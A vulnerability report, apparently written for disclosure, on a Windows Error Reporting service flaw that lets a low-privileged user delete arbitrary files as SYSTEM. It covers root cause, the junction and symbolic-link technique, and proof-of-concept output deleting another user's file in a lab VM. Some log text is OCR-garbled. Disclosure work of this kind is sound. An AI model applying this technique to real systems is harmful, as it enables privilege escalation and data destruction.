Vulnerability Report

Microsoft Windows Error Reporting Arbitrary File Delete

1 Executive Summary

Platform	form Windows 10 Pro WIP (19041.1.amd64fre.vb_release.191206-1406)			
Affected Component	Windows Error Reporting Service (WerSvc)			
Type of Vulnerability	Arbitrary File Delete			
Impact	Elevation of Privilege			
Severity	Important			

This vulnerability allows local attackers to escalate privileges on affected installations of Microsoft Windows. An attacker must first obtain the ability to execute low-privileged code on the target system in order to exploit this vulnerability.

The specific flaw exists within the Windows Error Reporting service (WerSvc). Whenever a fault is detected in a running process (e.g.: memory corruption), a crash report is automatically generated. To do so, a new "WerFault.exe" process is spawned, which then interacts with this service. Before the creation of the final crash report, several temporary files are created by both the client ("WerFault.exe") and the service ("WerSvc") in a world-writable "Temp" folder in %PROGRAMDATA%. The name of these files is "randomly" generated so, both the client process and the service make sure the target file is clean by first trying to delete it. Since normal users have control over the WER "Temp" folder and WerSvc performs the file delete operations as SYSTEM, it is possible to abuse this service in order to delete files in arbitrary locations using a junction and pseudo symbolic links.

2 Root Cause Analysis

2.1 Basic Analysis Using Process Monitor

In order to artificially trigger a fault, the following command line will be used as a normal user:

C:\Windows\System32>powershell -command "[Environment]::FailFast('Error')"

When a crash is detected in a running process, a new "WerFault.exe" process is spawned in the context of the same user. Three files are created by the client process in C:\ProgramData\Microsoft\Windows\WER\Temp\ as shown on the below screenshot.

Process Name	PID	Operation	Path	User	Result	Deti ^
₩erFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	Create File	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8IVab-user	NAME NOT FOUN	ID Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A4.tmp.mdmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
₩erFault.exe	7812	CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
₩WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	NAME NOT FOUN	D Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe		■ Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-30N3C8IVab-user	SUCCESS	Desir
WerFault.exe		■ Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D8D.tmp.WERInternalMetadata.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
■ WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-30N3C8IVab-user	SUCCESS	Desir
WerFault.exe		■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe		Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
₩WerFault.exe		≧ k.CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe		- CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	NAME NOT FOUN	D Desir
WerFault.exe		CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-30N3C8I\lab-user	SUCCESS	Desir
WerFault.exe		CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
WerFault.exe		CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8I\lab-user	SUCCESS	Desir
■ WerFault.exe	7812	■CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E0B.tmp.xml	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir

Figure 1: Temporary files created by WerFault.exe

Then, "WerSvc" creates its own files in the same folder.

svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🗟 CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	NAME NOT FOUN	D Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	NT AUTHORITY\SYSTEM	SUCCESS	Desir
₩erFault.exe	7812 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E86.tmp.csv	DESKTOP-3ON3C8IVab-user	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🗟 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🗟 CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	NAME NOT FOUN	D Desir
svchost.exe	6760 🗟 CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	SUCCESS	Desir
svchost.exe	6760 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	NT AUTHORITY\SYSTEM	SUCCESS	Desir
₩erFault.exe	7812 🗟 CreateFile	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	DESKTOP-30N3C8IVab-user	SUCCESS	Desir
WerFault.exe	7812 🖳 Create File	C:\ProgramData\Microsoft\Windows\WER\Temp\WER4ED5.tmp.txt	DESKTOP-30N3C8IVab-user	SUCCESS	Desir

Figure 2: Temporary files created by WerSvc

Although "WerFault" and "WerSvc" don't share the exact same code ("WerFault" uses wer.dll whereas "WerSvc" uses wersvc.dll), we observe a similar behavior.

For each file:

- 1) A new file with the name WERXXXX.tmp is created.
- 2) The file with the name WERXXXX.tmp is **deleted**.
- 3) The file with the name WERXXXX.tmp.ext is **deleted**.
- 4) A new file with the name WERXXXX.tmp.ext is created.

It should be noted that each highlighted line on the above screenshots corresponds to a native CreateFile operation in the context of a DeleteFile() API call.

On the second screenshot, all the operations are performed by NT AUTHORITY\SYSTEM without impersonation.

2.2 The File Creation Process Flow

In order to identify the temporary file creation process, we can first visualize the details of one of the CreateFile operations in Process Monitor.




Figure 3: Details of a file delete operation

As mentioned previously, this operation occurs in the context of a DeleteFile() API call, which originated from the UtilGetTempFile() function in wersvc.dll.

If we open wersvc.dll in a disassembler and generate the pseudo-code associated to the UtilGetTempFile() function, we can see the following.

```
while ( 1 )
  if ( GetTempFileNameW(v11, L"WER", 0, &TempFileName) )
    v17 = &TempFileName;
    if ( U18 )
       DeleteFileW(&TempFileName);
      if ( StringCchCatW(&TempFileName, 0x104ui64, v10) < 0
    && WPP_GLOBAL_Control != &WPP_GLOBAL_Control</pre>
         && *((_BYTE *)WPP_GLOBAL_Control + 28) & 1 )
           *(( QWORD *)WPP GLOBAL Control + 2),
           &WPP_1368cc25855336e1d93e34a451bdd55b_Traceguids,
       DeleteFileW(&TempFileName);
      v17 = &TempFileName;
dwFlagsAndAttributes = v31 | 0x80;
      dwCreationDisposition = 1;
    else
      dwFlagsAndAttributes = v31 | 0x80;
      dwCreationDisposition = 2;
    v9 = CreateFileW(v17, 0xC0000000, v30, retaddr, dwCreationDisposition, dwFlagsAndAttributes, 0i64);
```

Figure 4: Extract of the "UtilGetTempFile()" function in wersvc.dll

We can now correlate this and the previously described behavior.

GetTempFileName() → A new file with the name WERXXXX.tmp is created.
 DeleteFileW() → The file with the name WERXXXX.tmp is deleted.
 DeleteFileW() → The file with the name WERXXXX.tmp.ext is deleted.
 CreateFileW() → A new file with the name WERXXXX.tmp.ext is created.

2.3 The Arbitrary File Delete Vulnerability

In the previous parts, we saw that several DeleteFile() calls were performed by NT AUTHORITY\SYSTEM but the question is: can we abuse this operation?

The most important thing here is that any Authenticated User has almost full control over the Temp folder itself. Therefore, a normal user can delete it and delete all the files it contains and also replace it with a junction to any other directory on the file system.

```
c:\ProgramData\Microsoft\Windows\WER>icacls Temp
Temp BUILTIN\Administrators:(0I)(CI)(F)
    NT AUTHORITY\Authenticated Users:(0I)(CI)(R,W,D)
    NT AUTHORITY\SERVICE:(0I)(CI)(R,W,D)
    NT AUTHORITY\LOCAL SERVICE:(0I)(CI)(R,W,D)
    NT AUTHORITY\NETWORK SERVICE:(0I)(CI)(R,W,D)
    NT AUTHORITY\WETTER RESTRICTED:(0I)(CI)(R,W,D)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(0I)(CI)(R,W,D)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APP PACKAGES:(0I)(CI)(R,W,D)
Successfully processed 1 files; Failed processing 0 files
```

Figure 5: Permissions of the Temp folder

Knowing that, the idea would be to create a junction to an Object Directory and then create pseudo symbolic links pointing to arbitrary files. Doing so, we should theoretically be able to redirect the DeleteFile() call to any file we want, including files owned by other users (as along as SYSTEM has the appropriate permissions, which excludes all the files owned by TrustedInstaller for instance).

There are a few issues though:

- 1) The name of each temporary file is "randomly" generated and we must know it in order to create the symbolic links.
- 2) If we create a symbolic link for the WERXXXX.tmp file which points to an existing file, the GetTempFileName() call will fail and the process will continue in an infinite loop.
- 3) If we create a symbolic link for WERXXXX.tmp.csv (or WERXXXX.tmp.txt) for example, the target file will be deleted but it will also be immediately recreated.

Problem #1:

The name generated by GetTempFileName() isn't really random. It's actually based on a short integer which is incremented over time and represented in hexadecimal in the file name. Therefore, its value goes from 0 to FFFF. So, we could create a link for every possible value. Though, the simplest thing to do here is to pick an arbitrary value in the range 0-FFFF and just wait for the service to select this one because the entire operation is performed inside an infinite loop. The system only needs a few seconds to try the 65536 possible values.

Problem #2:

This problem can be considered as a TOCTOU because when GetTemFileName() is called, the link must point to a non-existing file whereas when DeleteFile() is called (right after) the link must point to the target file we want to delete. A solution for this kind of problem would be to switch between a link which points to a non-existing file and a link which points to the target file we want to delete in an "infinite" loop. I developed a PoC which implements this idea but the results weren't consistent and I was able to cause the arbitrary file delete only once. Therefore, I abandoned this solution.

Problem #3:

This problem is quite similar to the previous one. Ideally, we want that the symbolic link points to the target file to delete when DeleteFile() is called but we want that it points to a dummy file when CreateFileW() is called (right after). I tried to implement a solution similar to the one mentioned before but the tests weren't conclusive either.

3 PoC / Exploit

3.1 Implementation

As described in the previous part, although the vulnerability is quite simple, it is not that easy to exploit in a reliable way. Therefore, in order to facilitate the reproduction of this issue I chose to stick with the simplest and most reliable solution.

In my Proof-of-Concept code, I create the following junction and symbolic links:

This method is reliable for two reasons. Firstly, the WERXXXX.tmp.csv file is only created by "WerSvc", not "WerFault", therefore I'm sure the operation is performed by NT AUTHORITY\SYSTEM. Secondly, the link always points to the target file to delete so we can't "miss" it.

There is one major downside though. The target file is immediately recreated after the "delete" operation with a final size of 0 Byte so the arbitrary file delete might not seem obvious after running the PoC executable. Though, I really do want to emphasize that I made this decision to facilitate the reproduction of the issue but the "full" arbitrary file delete is possible if we can win the race.

3.2 Proof-of-Concept

The Virtual Machine I set up has two users, lab-admin and lab-user. As their name implies, lab-admin is a local administrator and lab-user is a normal user. In this part, I will demonstrate how lab-user can delete the file secret.txt owned by lab-admin.

The Proof-of-Concept works on a default installation of Windows 10 Pro WIP. The build version I'm using is 19041.1.amd64fre.vb release.191206-1406.

```
Command Prompt

Microsoft Windows [Version 10.0.19041.1]

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C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion

BuildLabEx REG_SZ 19041.1.amd64fre.vb_release.191206-1406
```

Figure 6: Windows version

To test the PoC, simply run WerArbitraryFileDelete.exe from a command prompt as a normal user by providing the absolute path of the target file to delete as an argument. If you want to compile the binary, open the Visual Studio solution, select *Release/x86* and generate the *WerArbitraryFileDelete* project.

Note: in my lab environment, I created the file C:\Users\lab-admin\Desktop\secret.txt.

Figure 7: Target file before the execution of the PoC

```
c:\DEV>whoami
desktop-3on3c8i\lab-user

c:\DEV>werArbitraryFileDelete.exe C:\Users\lab-admin\Desktop\secret.txt

[*] Workspace directory: 'C:\Users\lab-user\AppData\Local\Temp\workspace'.

[*] WER Temp folder is: C:\ProgramData\Microsoft\Windows\WER\Temp

[*] WER Temp folder is empty

[*] C:\ProgramData\Microsoft\Windows\WER\Temp -> \RPC Control

[*] OpLock set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml'.

[*] OpLock set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.txt'.

[*] \RPC Control\WER1337.tmp -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.mdmp

[*] \RPC Control\WER1337.tmp.mdmp -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.mdmp

[*] \RPC Control\WER1337.tmp.wERInternalMetadata.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml

[*] \RPC Control\WER1337.tmp.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml

[*] \RPC Control\WER1337.tmp.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.xml

[*] \RPC Control\WER1337.tmp.xml -> \??\C:\Users\lab-user\AppData\Local\Temp\workspace\WER1337.tmp.txt

[*] Triggering WerSvc and waiting...

[*] \RPC Control\WER1337.tmp.csv -> \??\C:\Users\lab-admin\Desktop\secret.txt

[*] \RPC control\WER1337.tmp.txt' \to be triggered...

[*] \RPC control\WER1337.tmp.txt' \to be triggered...

[*] \RPC control\WER
```

Figure 8: Proof of Concept

Figure 9: Target file after the execution of the PoC

Finally, here is a screenshot of Process Monitor showing when the target file is deleted. It also shows that the file is recreated right after.




Figure 10: Process Monitor - Target file is deleted

Expected Result:

WerSvc fails to follow the junction and doesn't create the temporary files.

Observed Result:

WerSvc follows the pseudo symbolic links and therefore deletes an arbitrary file on the file system.